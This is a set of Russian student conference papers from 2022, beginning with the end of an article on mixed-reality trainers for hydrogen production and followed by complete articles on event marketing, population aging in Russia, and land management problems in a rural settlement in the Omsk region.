На рис. 8 представлено концептуально структура информационно-управляющей системы с использованием МR-тренажеров. Центр технологических компетенций служит центральным звеном. Для каждого сотрудника, которому это необходимо, создается индивидуальный МR-помощник. Требование к мобильности МR-оборудования приводит к необходимости использования беспроводных сетей передачи данных, таких как Wi-Fi или сотовая сеть.



Рис. 8. Структура информационно-управляющей системы с использованием MR-тренажеров

Влияние технологии Индустрии 4.0 - МК-помошника

Таблица 2

Показатель	Статья / направление		и индустрии 4.0 - МК- НИЯ			
Себестои- мость	Расходы на ремонт- но- эксплуатационные нужды	Ţ	Расходы на брак		Расходы на оплату труда	
	Расходы на запуск производственных линий	Ţ	Расходы на электроэнергию	Ţ	Расходы на перевыпуск бракованной продукции	
Управлен- ческие рас- ходы	Расходы на кон- сультированные услуги	1	Расходы на обуче- ние/переобучение сотрудников	1	Расходы на оплату труда линейных руководителей	Ţ
Внеоборот- ные активы	Инвестиции в основные средства	Î	Инвестиции в нематериальные активы	Î	Инвестиции Research&Developme	1

Для внедрения системы необходимо выполнить следующие этапы: создать модели оборудования, создать модели производственных конструкций и площадей, на основе полученных моделей и баз

данных создать программное обеспечение тренажеров, установить и настроить аппаратное обеспечение, обучить персонал работе с системой, протестировать и запустить систему в работу.

Оценка предложенных проектных решений

Подводя итоги разработки решения, мы сделали технико-экономический расчет затрат на разработку МR-помощника для повышения эффективности производства метано-водородной смеси на этапе строительства объекта, используя общедоступную информацию. В результате стоимость составляет 10 900 000 рублей на одно рабочее место. Расчет представленной суммы обоснован сведениями от отечественных разработчиков. Лидирующие производственные объединения, как «Диполь», «LikeVR» и «ZARNITZA», определяют стоимость оборудования для MR-технологий и стандартные MR-тренажеры, которая составляет 2 и 5 млн. рублей соответственно.

Влияние MR-помощников на эффективность производства водорода и метано-водородной смеси представлено в табл. 2.

Заключение

Технологии виртуальной и дополненной реальности дают возможность моделировать этапы производства, что со временем, приводит к увеличению производительности труда предприятия благодаря сокращению времени на проектирование объектов, систем коммуникации, а также выявлению ошибок на ранних этапах производства. Внедрение MR-технологии позволит в режиме реального времени получать информацию о готовности объекта производства.

С внедрением технологии Индустрии 4.0 – смешанной реальности себестоимость производства метано-водородной смеси и водорода будет снижаться за счёт снижения расходов на ремонтно-эксплуатационные нужды, брак, оплату труда, запуск производственных линий, электроэнергию и перевыпуск бракованной продукции. Управленческие расходы на внедрение МR-тренажеров увеличатся, но внеоборотные активы, наоборот, повысятся за счет роста инвестиций в основные средства и нематериальные активы.

Список иисточников

- 1. Развитие водородной энергетики в России: новая энергополитика [Электронный ресурс]. Режим доступа: https://belgorodinvest.com/upload/iblock/d12/vo4c70nxlgvvn8nwhgfisr6hzk91ku0p.pdf (15.05.2022)
- 2. Цифровизация и ESG 2021 [Электронный ресурс]. Режим доступа: .https://www.digital-energy.ru/wp-content/uploads/2021/10/Отчет-по-ESG.pdf (15.05.2022)
- 3. Хмель В. Э. Программные средства для разработки моделей теневого цифрового двойника// Компьютерная интеграция производства и ИПИ-технологии [Электронный ресурс]: сборник материалов X Всероссийской конференции; Оренбург. гос. ун-т. Электрон. дан. Оренбург, 2021. 411 с.
- 4. Чистый водород из природного газа [Электронный ресурс]. Режим доступа: https://www.gazprom.ru/press/news/reports/2020/pure-hydrogen. (15.05.2022)
- 5. Прохоров А., Коник Л. Цифровая трансформация. Анализ, тренды, мировой опыт. Издание второе, исправленное и дополненное. М.: ООО «КомНьюс Груп», 2019. 368 стр., ил.

©Р.Я. Канчурин, А.В. Рыбкина, И.В. Сафонова, В.Э. Хмель, 2022

ЭКОНОМИЧЕСКИЕ НАУКИ

УДК 659.1

ВОЗМОЖНОСТИ EVENT-МАРКЕТИНГА ДЛЯ ЭФФЕКТИВНОГО ПРОДВИЖЕНИЯ БРЕНДА

ИЗЮМОВА НАТАЛЬЯ ЮРЬЕВНА

старший преподаватель

ШИШКИНА ДАРЬЯ РОМАНОВНА

студент

ФБГОУ ВО «Владимирский государственный университет имени Александра Григорьевича и Николая Григорьевича Столетовых»

Аннотация: в статье обозначена сущность и виды event-маркетинга, рассмотрены его особености и преимущества перед другими видами продвижения товаров или услуг. Показана и охарактеризована статистика использования event-мероприятий. Приведены примеры событийного маркетинга в различных компаниях.

Ключевые слова: event-маркетинг, бренд, целевая аудитория, торговая марка, event-индустрия, event-мероприятия.

EVENT MARKETING OPPORTUNITIES FOR EFFECTIVE BRAND PROMOTION

Izyumova Natalia Yurievna, Shishkina Darya Romanovna

Abstract: the article outlines the essence and types of event marketing, discusses its features and advantages over other types of promotion of goods or services. The statistics of the use of event-events are shown and characterized. Examples of event marketing in various companies are given.

Key words: event marketing, brand, target audience, trademark, event industry, events.

В современном мире реклама распространена повсеместно: её можно встретить на билбордах, увидеть по телевизору и в соцсетях, услышать по радио. В связи с этим, эффективность отдельно взятого рекламного сообщения снижается – люди перестают воспринимать объявление из-за перенасыщенности информацией. Вложенные фирмой средства и усилия в данном случае не окупаются.

Event-маркетинг — уникальный инструмент, который позволяет выстраивать коммуникации и формировать эмоциональную связь между компанией и потребителями. Событийный маркетинг представляет собой смесь из маркетинга, PR и рекламы [1]. Взаимодействие этих составляющих обусловливает успешность подобного метода продвижения. Реальное или вымышленное событие, созданное для конкретной организации, развлекательного, информационно-познавательного или спортивного характера. Его цель — произвести на реальных и потенциальных клиентов должное впечатление, сформировать образ бренда и донести его ценности [3].

Event-маркетинг делает бренд «живым», привязывает потребителя к торговой марке. Помимо этого, событийный маркетинг имеет массу других преимуществ:

1. Налаживание контакта с журналистами, перспектива дальнейшего сотрудничества с ними.

- 2. Возможность создания оригинальных мероприятий для фирм самых разных направленностей.
- 3. Компания может протестировать нововведения на участниках мероприятия, получить необходимые сведения, тем самым сэкономить на исследованиях [2].
- 4. Возможность прямых продаж непосредственно на самом мероприятии, если продукция отвечает заданной тематике.
- 5. Компании с одинаковой целевой аудиторией могут объединиться, благодаря чему издержки каждой отдельно взятой фирмы сократятся.
- 6. Информация, преподносимая в лёгкой и развлекательной форме, лучше воспринимается аудиторией, а пережитый чувственный опыт подтолкнёт покупателей к приобретению продукции в будущем.
- 7. Долговременный эффект обусловливается анонсами и упоминаниями о мероприятии в СМИ задолго до его проведения, а также публикациями и гастрольными поездками после его проведения.

По мнению почти 80% маркетологов, успех многих компаний напрямую связан с использованием технологии event-маркетинга. Данный маркетинговый канал является наиболее эффективным и превосходит диджитал, email, контент-маркетинг.

Выделяют следующие инструменты event-маркетинга.

- 1. Корпоративное мероприятие. Данный инструмент позволяет манипулировать коллективом на уровне эмоций и сформировать нужную и качественную команду в компании.
- 2. В2В. В основе инструмента организация тренингов, семинаров, конференций, которые проводят для развития сети и увеличения границ рынка.
- 3. Специальное мероприятие. Основная цель мероприятия реклама продукта для демонстрации значимости и ценности бренда.
- 4. Шок-промоушн. Благодаря скандальному событию, которое вызывает, как правило, любопытство людей и их обязательную реакцию на него, у компании появляется возможность сформировать интерес к товару или услуге.
- 5. Игровой промоушн. Посредством игры обеспечивается интерес к продукту компании и привлечение потенциальных покупателей.

Согласно статистике IAPCO, организации, которая собирает данные по event-индустрии, количество проводимых корпоративных, государственных и ассоциативных событий неуклонно растёт (рис. 1).




Рис. 1. Количество event-мероприятий за период 2006-2020 гг.

Ярким примером использования event-маркетинга в своей деятельности являются события, проводимые компанией RedBull. Знаменитые «Гонки на тарантасах» проходили в Украине. Участники сооружали оригинальные транспортные средства из имеющихся материалов и выходили на трассу. Они должны были наиболее зрелищно добраться до финиша, при этом транспортное средство должно было остаться на ходу. RedBull спонсирует сторонние фестивали, посвящённые экстремальным видам спорта, среди которых скейтбординг и паркур. Таким образом компания поддерживает образ сорвиголовы в глазах общественности, находит единомышленников. Проводимые и поддерживаемые RedBull мероприятия напрямую соотносятся с продукцией фирмы: энергетические напитки придают сил для новых свершений и установления рекордов [3].

Удачным в сфере event-маркетинга был опыт компании Nestle. Она организовывала мероприятия в разных странах, где были мобильные аттракционы, символ бренда Nesquik кролик Роджер, который развлекал детей. Благодаря этому бренд повысил лояльность аудитории и привлёк маленьких потребителей продукции. Кроме того, на мероприятии гостям предлагали выпить чашку какао – расчёт на то, что напиток будет ассоциироваться у покупателей с радостью и восторгом.

Таким образом, event-маркетинг — эффективное средство продвижения бренда, повышения его узнаваемости и лояльности потребителей, а также укрепления ценностей и идей компании. В результате подобных мероприятий между компанией и покупателями создаётся эмоциональная связь, благодаря чему бренд вызывает у клиентов доверие и желание приобретать продукцию или пользоваться его услугами.

Список источников

- 1. Event-management или событийный маркетинг, как эффективное средство продвижения товара. [Электронный ресурс]. Режим доступа: URL: https://alladvertising.ru/info/event-management.html (13.05.2022).
- 2. Как использовать событийный маркетинг. [Электронный ресурс]. Режим доступа: URL: https://www.business.ru/article/2750-sobytiynyy-marketing (13.05.2022)
- 3. Событийный маркетинг действенный способ повышения лояльности к бренду. [Электронный ресурс]. Режим доступа: URL: https://koloro.ua/blog/brending-i-marketing/sobytijny-marketing.html (13.05.2022)

© Н.Ю. Изюмова, Д.Р. Шишкина, 2022

УДК 330

ДЕМОГРАФИЧЕСКОЕ «СЖАТИЕ» И ПОСТАРЕНИЕ НАСЕЛЕНИЯ

ВОЛЫК АНАСТАСИЯ ВИКТОРОВНА, СВИНАРЕНКО СОФИЯ РОМАНОВНА, СИДЕЛЕВА АЛЁНА СЕРГЕЕВНА

студенть

ФГБОУ ВО «Ростовский государственный экономический университет (РИНХ)»

Научный руководитель: Сулименко Олег Вячеславович

к.э.н., доцент

ФГБОУ ВО «Ростовский государственный экономический университет (РИНХ)»

Аннотация: В статье исследуются особенности демографического старения с использованием пенсионного возраста в качестве основного определения границы старости. Исследование основано на данных статистики Росстата. Изучается возможная взаимозависимость между старением населения с реализацией социально-экономической, а также политики в области пенсионного регулирования. **Ключевые слова:** старение населения, пенсионный возраст, пространственная дифференциация, уровень демографической нагрузки.

DEMOGRAPHIC «COMPRESSION» AND THE AGING OF THE POPULATION

Volik Anastasia Viktorovna, SvinarenkoSofiyaRomanovna, Sideleva Alena Sergeevna

Scientific supervisor: Sulimenko Oleg Vyacheslavovich

Annotation: The article examines the features of demographic aging using retirement age as the main definition of the age limit. The study is based on Rosstat statistics. The possible interdependence between the aging of the population and the execution of social policy in the field of pension regulation is being studied. **Keywords:**population aging, retirement age, spatial differentiation, level of demographic burden.

На сегодняшний день одной из актуальных проблем для национальных экономик является старение населения. В течение XXI века в различных странах растет доля представителей старших возрастных групп. В связи с тем, что различные территории могут одновременно находиться на разных стадиях демографического перехода, можно предположить о существовании региональных различий в возрастной структуре населения. В центре внимания данного исследования — оценка состояниястарения населения путем выявления людей «пожилых», в пенсионном возрасте[4].

На старение населения в России влияют прошлые исторические события, которые лучше всего наблюдать в виде демографической пирамиды. На рис. 1 показана современная демографическая пирамида России, которая напоминает форму рождественской елки из-за резких различий в размерах разных когорт по рождению.

Неправильная форма российской демографической пирамиды является прямым следствием следующих событий прошлого:

- 1) Первая мировая война и Гражданская война (1914-1922), приведшие к снижению рождаемости в эти годы;
- 2) Голод начала 1930-х годов, вызвавший резкое сокращение численности когорт рождения 1933-1934 годов в результате как увеличения детской смертности, так и снижения рождаемости;
- 3) Вторая мировая война привела к наибольшим искажениям в демографической пирамиде, включая сокращение мужских когорт, родившихся до 1927 года, и очень небольшой размер когорт, родившихся в 1941-1945 годах из-за низкой рождаемости.

Очень маленькие когорты новорожденных, родившихся в период войны, привели к сокращению числа рождений в 1960-х годах. Позже эти небольшие когорты при рождении способствовали снижению числа рождений, наблюдавшихся в 1990-е годы. Все эти исторические события отражены в российской демографической пирамиде.




Рис. 1. Демографическая пирамида Российской Федерации на 2022 год

На данный момент уже были приняты меры государственной политики по увеличению пенсионного возраста. Однако данные изменения чаще всего проводятся с опозданием, что связано в первую очередь с общей экономической ситуацией в стране, а не с уровнем демографического старения населения [3].

Так, старение населения является глобальным явлением и в странах Восточной Европы, где наблюдается стремительный рост доли пожилых людей. Доля пожилых людей в Восточной Европе в настоящее время ниже, чем в европейском регионе в целом. Однако ожидается, несмотря на тенден-

цию, наметившуюся в 2010-2020 гг., к стабилизации темпов роста доли людей старше 65 лет на уровне 1,5% в год, что старение населения в этом регионе продолжится в течение следующих нескольких десятилетий, что в конечном итоге приведетк сближению доли пожилых людей в странах Восточной и Западной Европы.

По данным Росстата, с учетом демографической нагрузки на пожилых людей, доля людей в возрасте старше 65 летна начало 2021 года составила 15,8% от общей численности населения. Необходимо помнить, что в соответствии с международными критериями, если доля людей, чей возраст от 65 лет и более, превышает 7% во всей численности населения, то население может считаться старым.

На современном этапе развития Российской Федерации наблюдается рост доли пожилых людей, связанный не только с малочисленным поколением 1990-х годов, пополнившим трудоспособное население, и высокой смертностью лиц старше 60 лет, но и с высоким сокращением численности населения всех возрастов, связанным с пандемией 2020-2021 гг.

Старение населения неразрывно связано с количеством трудоспособных, занятых и безработных. В России из-за тенденции постарения населения сложилась тяжелая ситуация с количеством трудоспособного населения, а усугубляющим фактором является рост безработицы.

Особенно явно это наблюдается в период санкций со стороны различных стран. Многие экономисты считают, что уровень безработицы неизбежно будет расти под влиянием санкций. Так как реагирование со стороны сферы трудоустройства происходит спустя некоторое время, именно поэтому считается, что масштабы данной тенденции увеличатся. Уход иностранных фирм, которые остановили работу в России, заставил провести оценку масштабов понесенных экономических последствий и, как следствие, пересмотреть экономическую ситуацию в стране. В том числе, из-за закрытия филиалов зарубежных компаний, более 130 тыс. российский граждан могут остаться без работы.

Однако некоторые бренды, покинувшие российский рынок, приняли решение о сохранение мест за сотрудниками с выплатой им заработной платы. Кроме того, со стороны государства наблюдается поддержка населения, теряющего работу, а приоритетом правительства до сих пор остаётся предотвращение постоянно растущей безработицы.

В сложившейся ситуации для стабилизации занятости, в условиях ухода с российского рынка иностранных компаний из-за санкций, власти предприняли первые необходимые меры. В первую очередь, был доработан блок проекта первоочередных действий «Поддержка рынка труда», в котором были раскрыты направления развития российской экономики в условиях внешнего санкционного давления. А также включены меры увеличения расходов, связанных с выплатой пособий по безработице. В бюджет планируется заложить 94 млрд. руб. на расширение помощи. При этом размер пособия планируется оставить на текущем уровне.

Процесс старения населения также оказал негативное влияние на отдельные экономические категории, в том числе на производительность труда. В современной российской экономике давно назрела необходимость долгосрочного повышения производительности труда, ведь это путь к устойчивому экономическому росту. В связи с тем, что производительность труда является основополагающим критерием эффективности использования рабочей силы, уровень производительности труда на предприятии необходимо повышать.

Так, для того, чтобы достичь высокого уровня производительности труда, был разработан Национальный проект «Производительность труда и поддержка занятости» на период с 2019 по 2024 годы. Цели данного проекта представлены на рис. 3:

Цели и задачи, представленные в этом проекте, должны были помочь реализовать программу, направленную на рост производительности труда до 3,6%, крупных несырьевых предприятий. Данная программа к 2022 году должна была распространиться на все регионы территории Российской Федерации, а численность вовлеченных в реализацию предприятий превысить более 6 тысяч.

Однако, в связи с пандемией, в январе 2022 года естественная убыль населения России сократилась на 89 тыс. 170 человек или 21,2%, по сравнению с январем 2021 года. Если рассматривать естественную убыль населения в годовом выражении, то в январе 2022 года она выросла на 97% к январю 2020 года.



Рис. 2. Цели Национального проекта «Производительность труда и поддержка занятости» 2019-2024 гг. [2]

Представленная выше ситуация также оказала влияние на увеличение расходов на пенсионную систему, здравоохранение и социальную защиту. Однако ещё в 2007 году была принята «Концепция демографической политики Российской Федерации на период до 2025 года», которая связана с резким ростом «старого» населения и одновременным снижением людей трудоспособного возраста. К 2025 году она планировала выполнить ряд следующих задач:




Рис. 3. Поставленные цели в «Концепция демографической политики Российской Федерации на период до 2025 года» [1]

Как и в прошлом примере реализацию поставленных целей тормозит всё ещё низкая рождаемость в стране. На одного пенсионера в настоящее время приходится по возрасту 2,3 трудоспособного населения России, но данное соотношение снизится до 2 уже после 2023 года. Повышение размера пенсий будет зависеть либо от увеличения числа плательщиков пенсионных взносов, либо от снижения числа пенсионеров. При этом не стоит забывать о том, что если в самой пенсионной системе не будет принято изменений, то размер пенсии может снизиться.

Также в связи с пандемией короновирусной инфекции выросли совокупные государственные расходы на медицину с 3,5% до 4,1% ВВП. Из-за того, что госрасходы на здравоохранение редко превышали 3,5% ВВП, отечественная медицина оказалась недофинансированной в течении долгих лет. Недостаток финансирования привел к дефициту кадров и повышенной нагрузке на медиков, но самое

главное, что появилось неравенство в доступе к качественной охране здоровья в разных регионах. Все эти факторы ничуть не меньше негативно повлияли на повышение смертности граждан трудоспособного возраста.

Таким образом, снижение трудоспособного населения, рост безработицы в условиях значимого роста доли пожилых людей в совокупности с высоким уровнем естественной убыли населения отрицательно влияет как на экономические показатели страны, так и на жизнь общества. Именно поэтому необходим поиск новых решений по увеличению производительности труда, снижению трат на пенсионную систему, а также повышению финансирования здравоохранения и социальной защиты.

Список источников

- 1. Концепция демографической политики Российской Федерации на период до 2025 года (утв. Указом Президента РФ от 9 октября 2007 г. N 1351). [Электронный ресурс]. Режим доступа: https://base.garant.ru/191961/53f89421bbdaf741eb2d1ecc4ddb4c33/
- 2. Паспорт Национального проекта (программы) «Производительность труда и поддержка занятости» (утв. Президиумом Совета при Президенте РФ по стратегическому развитию и национальным проектам) (протокол от 24 декабря 2018 г. N 16). [Электронныйресурс]. Режимдоступа:http://government.ru/info/35567/
- 3. Гурвич Е.Т., Экономический эффект старения населения и пенсионных реформ / Е.Т. Гурвич, М.А. Иванова // Финансовый журнал: Государственные финансы. 2018. № 5. С. 9-22.
- 4. Петросян А.Н., Географические особенности старения населения России/ А.Н. Петросян, Е.И. Шевчук, П.Л. Кириллов, Н.А. Мозгунов // Демографическое обозрение. 2019. Т. 6. № 2. —С. 55-83.
- 5. Пономарева Н. Н., Процесс демографического старения: сущность, особенности и последствия в странах мира / Н. Н.Пономарева // Электронный журнал «Вестник НГПУ» 6(16), 2013. С. 58-65.
- 6. Чистова Е.В., Подход к определению стадии демографического старения населения на региональном уровне / Е. В. Чистова // Демографический потенциал стран ЕАЭС : VIII Уральский демографический форум. Том II. Екатеринбург : Институт экономики УрО РАН, 2017. С. 489-496.
- 7. UN World Population Division (2019). World Population Prospects 2019 URL: https://population.un.org/wpp/DataQuery

© А.В. Волык, С.Р. Свинаренко, А.С. Сиделева, 2022

УДК 352.075

PROBLEMS OF LAND MANAGEMENT IN A RURAL SETTLEMENT

АУКИНА ЕКАТЕРИНА ЕВГЕНЬЕВНА

магистрант ЧУООВО ОмГА

Научный руководитель: Демьянов Владислав Геннадьевич

к.э.н., доцент кафедры ЧУООВО ОмГА

Аннотация: Земельные ресурсы в сельском поселении выступают в роли основного средства производства, что вызывает особное внимание к эффективности их использования. Постоянный мониторинг использования земельных ресурсов по их назначению позволяет своевременно принимать меры по недопущению нерационального использования земли сельского поселения.

Ключевые слова: сельское поселение, земельные ресурсы, мониторинг, распределение земельных участков.

ПРОБЛЕМЫ УПРАВЛЕНИЯ ЗЕМЕЛЬНЫМИ РЕСУРСАМИ СЕЛЬСКОГО ПОСЕЛЕНИЯ

Aukina Ekaterina Evgenievna

Scientific adviser: Demyanov Vladislav Gennadievich

Abstract: Land resources in a rural settlement act as the main means of production, which causes special attention to the efficiency of their use. Constant monitoring of the use of land resources for their intended purpose allows you to take timely measures to prevent the irrational use of land in a rural settlement. **Key words**: rural settlement, land resources, monitoring, distribution of land plots.

When organizing land management, local governments inevitably face various problems.

The main problem that a rural settlement constantly faces when inventorying the settlement's land is the problem of carrying out the procedure for the formation and cadastral registration of land plots.

For the most part, privately owned lands are conditional land plots of citizens that are not allocated on the ground and are not put on the state cadastral register. This problem does not allow for a complete inventory of privately owned land, to identify the number of taxpayers.

- 2) Lack of personnel. For the full and timely execution of all powers related to the disposal of land resources in the Administration of the Komsomolsk rural settlement, it is necessary to have at least 5-6 specialists qualified in various fields.
- 3) When taxpayers pay taxes, there are problems with obtaining tax notices. In accordance with the Federal Law of April 5, 2013 No. 44-FZ "On the contract system in the field of procurement of goods, works, services to meet state and municipal needs", state and municipal procurement is carried out on a competitive basis. In accordance with this law, the tax authorities are required to hold an auction in order to organize the distribution of tax notices to taxpayers. Many notifications are lost during delivery, many taxpayers, mostly the elderly, seeing the address of the post office, for example from Krasnoyarsk, simply throw out the notifications without printing them. All this leads, first of all, to the receipt of incomplete tax revenues to the budget, and

secondly, taxpayers form debts in the form of taxes, penalties, taxpayers are held accountable, summoned to court hearings, which creates social tension in society, the reluctance of taxpayers pay taxes in the future.

4) When local authorities exercise the authority to provide land plots to certain categories of citizens for free in accordance with Article 39.5 of the Land Code of the Russian Federation, the Law of the Omsk Region dated April 30, 2015 No. 1741-OZ "On granting certain categories of citizens land plots for ownership free" settlements face many challenges. In accordance with the Federal Law of October 25, 2001 No. 137-FZ "On the Enactment of the Land Code of the Russian Federation", the provision of land plots to certain categories of citizens is carried out by the administration of the Omsk municipal district, and registration, personal files and the offer of land plots are carried out administration of the Komsomolsk rural settlement. In connection with this division of powers, problems often arise in the exercise of these powers: until January 1, 2017, the provision of land plots was carried out by the administration of the settlement, the administration had its own queue of registered citizens, in accordance with this queue, land plots were formed, which were then offered to citizens. Since January 1, 2017, the provision of land plots has been carried out by the administration of the Omsk district, and now all citizens registered in all settlements of the district have been combined into one single queue and the residents of our settlement can no longer receive their plots soon.

The second problem is the availability of free land for the provision. In the Omsk region, in accordance with Article 3 of the Law of the Omsk region dated April 30, 2015 No. 1741-OZ "On granting certain categories of citizens land plots for free", the following categories of citizens are defined:

- a) families registered as large families in accordance with regional legislation;
- b) single parents raising minor children;
- c) persons from among orphans and children left without parental care, at the end of their stay in a state (municipal) institution, with guardians or trustees until they reach 25 years of age;
- d) families whose members have been awarded the Order of Parental Glory in accordance with federal law [16].

Often there are problems in the disposal of land resources due to the lack of a sufficient technical base: there are not enough powerful computers, software products necessary for compiling various documents, making diagrams, maps [1].

After analyzing the organization of land management of the Komsomolsk rural settlement of the Omsk municipal district of the Omsk region, the following problems were identified, which will be addressed in the third chapter:

- the problem of carrying out the procedure for the formation and cadastral registration of land plots;
- shortage of personnel;
- problems with obtaining tax notices;
- provision of land plots to certain categories of citizens in the property free of charge.

An analysis of federal, regional and local legislation, as well as the practice that has developed in the Komsomolsk settlement on land management, made it possible to make the following proposals:

- for more effective management of land resources and decision-making in the field of regulation of land relations, the governing bodies and all subjects of land relations should be provided with reliable and up-to-date information on the state of the land fund and the dynamics of its development, which will allow predicting its development and making decisions that ensure rational use lands:
- it is necessary to develop a procedure for registration of land plots for apartments in semi-detached residential buildings;
- it is necessary to develop a set of measures to support young professionals who have graduated from universities and who want to get a job in the administration of the settlement: the provision of housing, lump-sum payments, and others. It is also necessary to oblige higher education institutions to conclude agreements on sending students studying under land management programs to practice in the administration of settlements.

New principles and methods of land management have appeared that allow increasing the tax base and collecting budget revenues, attracting investments in the development of municipalities and regions, and creating an effective system for ensuring the rights of guarantees for subjects of land relations.

For more efficient management of land resources and decision-making in the field of regulation of land relations, the governing bodies and all subjects of land relations should be provided with reliable and up-to-date information on the state of the land fund and the dynamics of its development, which will allow predicting its development and making decisions that ensure the rational use of land.

Information in the land management system is a set of data created and stored in specialized information systems, designed to solve the problems of land management of a specific administrative-territorial level

The main requirement of the land management system for information is the exact consumer purpose of information, the timeliness of its presentation, and the optimal degree of generalization. According to the control impact of information - the exact consumer purpose of information, the timeliness of its presentation, the optimal degree of generalization.

Creation of an information system in the settlement.

The basic elements of creating a single information space should be land plots to which buildings and structures located in the relevant territory are attached. This approach facilitates the creation of a title system for registering rights, which includes an examination of the legal purity of the title and the assignment of a unique cadastral number to the object.

Thus, the currently used information support for land management only partially satisfies the requirements. We propose to create a unified information base of land resources in the settlement.

The available information systems function only in large administrative centers and are specialized in maintaining the urban cadastre. This is primarily due to different categories of land and the financial capabilities of their users. At the same time, the lands of the settlements are the spatial basis on which buildings and structures, ground and underground communications, roads and squares, and green spaces are located. The land tax levied on one hectare of urban land is an order of magnitude higher than the tax for the use of agricultural land. The cost of land management works is also incommensurable.

Based on Federal Law No. 234-FZ of July 2, 2014 "On Amendments to Certain Legislative Acts of the Russian Federation", in addition to scheduled and unscheduled inspections, land control provides for a form of detection and fixation of an offense - an administrative inspection of land relations objects [2].

The Decree of the Government of the Russian Federation clearly establishes the main points for conducting an administrative survey of objects of land relations. According to this regulatory legal act, the event should be carried out only by authorized officials who carry out their activities in the state body of the land cadastre. These officials should be authorized to conduct scheduled, unscheduled inspections aimed at identifying compliance with all requirements established by land legislation in the framework of the emergence and operation of relations for the use of land.

The procedure for carrying out activities aimed at checking the objects of land relations is clearly regulated by federal legislation.

The check begins with the analysis by the official of all the information received during the research. This analysis is carried out by an authorized person independently and does not require any additional documents, permits and approvals to collect all the necessary papers.

Separately, it is worth noting that such a survey of the objects of relations is carried out without the actual owners of the land and without obtaining their consent to such a check of the absence of any violations. In addition, during this inspection, the official is not provided with access to the real estate object being checked by him.

Unlike scheduled and unscheduled audits, an administrative survey does not require a special appointment procedure. As stated in the law, the administrative examination is carried out as part of the systematic monitoring of compliance with the requirements of the legislation of the Russian Federation. That is, the inspector has the right to start the survey at any time, and the frequency of surveys is not limited.

At the same time, it is understood that the administrative survey should not entail interference in the economic activities of the inspected person, since it involves the study of the state of the object of land relations on the basis of information from state and municipal information systems, public media resources, archival funds, state monitoring of land, land management documents, information obtained by remote methods

(aerospace survey, results of soil, agrochemical, phytosanitary, environmental and toxicological surveys) and other methods.

In a situation where during the course of this administrative audit no violations were revealed, including those for which administrative responsibility is due, the official who conducted such an event must draw up a conclusion on the absence of violations. At the legislative level, general information is established, which should contain an act of administrative examination of the object of land relations:

- a general description of this property;
- description of several real estate objects.

All information must accurately identify the land plot, therefore, the act must contain the following information:

cadastral number;

the exact address of the location;

In the event that violations of land legislation are revealed as a result of an administrative survey, the results of such a survey are formalized in an act. Identification of offenses is the basis for the appointment of a full-fledged unscheduled inspection in respect of a person.

If in the course of the administrative survey, officials revealed violations of the current land legislation, for which the perpetrator should be held administratively liable, the act of the administrative survey of the object of land relations must be sent to the state body exercising land supervision within five days after its compilation.

During the administrative survey, you can detect such common land offenses as:

use of a land plot not for its intended purpose in accordance with its belonging to a particular category of land and (or) permitted use;

non-use of a land plot from agricultural land, the turnover of which is regulated by Federal Law No. 101-FZ of July 24, 2002 "On the turnover of agricultural land" (hereinafter referred to as the Law on Turnover), for the intended purpose within one year from the moment the right of ownership arises, if such a land plot was acquired as a result of public auctions on the basis of a court decision on its withdrawal due to non-use for its intended purpose or use in violation of the legislation of the Russian Federation, and (or) if, in relation to the land plot, the authorized executive body for state land supervision has information about its non-use for its intended purpose or use in violation of the legislation of the Russian Federation within the period specified in paragraph 3 of article 6 of the Law on turnover;

non-use of a land plot intended for housing or other construction, gardening, horticulture, for the indicated purposes, if the obligation to use such a land plot within the established period is provided for by federal law.

If the owner of a land plot places an object on his land, and the permitted use of his land does not bring into line with the placed object, he will form an administrative offense in accordance with paragraph 1 of Article 8.8 of the Code of Administrative Offenses of the Russian Federation - the use of the land plot for other than its intended purpose in accordance with its belonging to of this or that category of lands and (or) permitted use entails the imposition of an administrative fine.

On the territory of the Komsomolsk rural settlement, a greater number of houses are two-apartment one-story houses. Apartments in these houses are located on different plots, they do not have common property, each has its own separate entrance. To date, the practice of designing sites for these objects has not been developed. In most cases, one of the owners of the premises in the house has issued a plot earlier in a declarative manner, or in the same house one room is registered as part of a residential building, and the second as an apartment. This situation does not allow the second owner to register a land plot, the judicial authorities refuse to transfer the apartment to a part of a residential building, they refuse to register a land plot under the apartment. As a result, the owner of the premises uses the land without having rights to it, does not pay taxes, and part of the income does not go to the budget of the settlement. It is necessary to approve the procedure for registration of land plots for apartments in semi-detached residential buildings.

In order to attract a sufficient number of qualified personnel in the administration of rural settlements, it is necessary to develop a set of measures to support young professionals who have graduated from universities and who want to get a job in the administration of the settlement: providing housing, paying lump sums,

and others. It is also necessary to oblige higher education institutions to conclude agreements on sending students studying under land management programs to practice in the administration of settlements. Until recently, the profession of a land surveyor was underestimated, but at the present time, the relevance of this profession has increased and it is difficult to work in the administration without a land management specialist.

